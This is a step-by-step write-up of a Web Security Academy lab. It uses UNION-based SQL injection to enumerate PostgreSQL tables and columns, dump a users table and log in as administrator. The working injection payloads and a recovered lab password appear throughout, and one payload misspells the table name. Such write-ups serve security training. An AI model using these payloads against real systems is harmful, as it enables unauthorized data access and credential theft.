



Lab: SQL injection attack, listing the database contents on non-Oracle databases

Step 1: Check website



- Let check the filter




we know the code SQL is:

Select * from products Where category = "Filter" and release = 1

- We will test to change the filter like:


Select * from products Where category = "Hi I am NDX" and release = 1

- We have result




Step 2: We will check the column returned the query and which column contain text data

- We will check column returned the query by SQL code: **'Union+select+Null--**
- We have result is error




- Let continue to check with **'Union+select+Null,Null--**

- We have result



So we know have 2 column will return query. Now we will check which column contain text data with code is **'Union+select+'Hi','It+me'--**

- We have result



- We will know all column contain text data

Step 3: Check list table list in the database

- Let check list table with code:

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

Web Security Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home Back to lab description >>

Home | My account

WE LIKE TO SHOP

' UNION SELECT table_name, NULL FROM information_schema.tables--

Refine your search:

All Corporate gifts Gifts Pets Tech gifts Toys & Games

pg_partitioned_table
pg_available_extension_versions
pg_shdescription
user_defined_types
udt_privileges
sql_packages
pg_event_trigger
pg_amop
schemata
routines
referential_constraints
administrable_role_authorizations
pg_operator

Now we must find the table with user information

SQL injection attack, listing the database contents on non-Oracle databases

users 1/1

pg_operator
pg_extension
view_routine_usage
pg_indexes
pg_replication_slots
pg_roles
enabled_roles
data_type_privileges
key_column_usage
pg_sequences
pg_rewrite
pg_statio_user_tables
pg_attrdef
sql_languages
pg_tablespace
pg_stat_all_indexes
users_mfsfbq
attributes
pg_language
pg_opfamily
pg_publication_rel
pg_ts_config_map
pg_statio_sys_tables
pg_shdepend
table_constraints
pg_matviews
sql_sizing_profiles
pg_collation
collations
table_privileges
pg_stats_ext
column_domain_usage
pg_stat_user_indexes

We have table with name users_mfsfbq

Step 4: Check name of column of table users_mfsfbq

' + Union

+Select+column_name,+Null+From+information_schema.columns+Where+table_name='users_mfsfbq'--

- We have result is

Web Security Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home Back to lab description >>

Home | My account

WE LIKE TO SHOP

' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_mfsfbq'--


Refine your search:
All Corporate gifts Gifts Pets Tech gifts Toys & Games

username_faizic
password_dzjhov


Step 5: Payload data of username_faizic and password_dzjhov column in table user_mfsfbg
With code

' + UNION + SELECT + username_faizic, + password_dzjhov + FROM + users_mfsfbg --

We will have result



We can see account **administrator** with password is **0rq0ind3ni510pffi2i1**
Step 6: login with account administrator



And we have result

SQL injection attack, listing the database contents on non-Oracle databases

LAB Solved

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email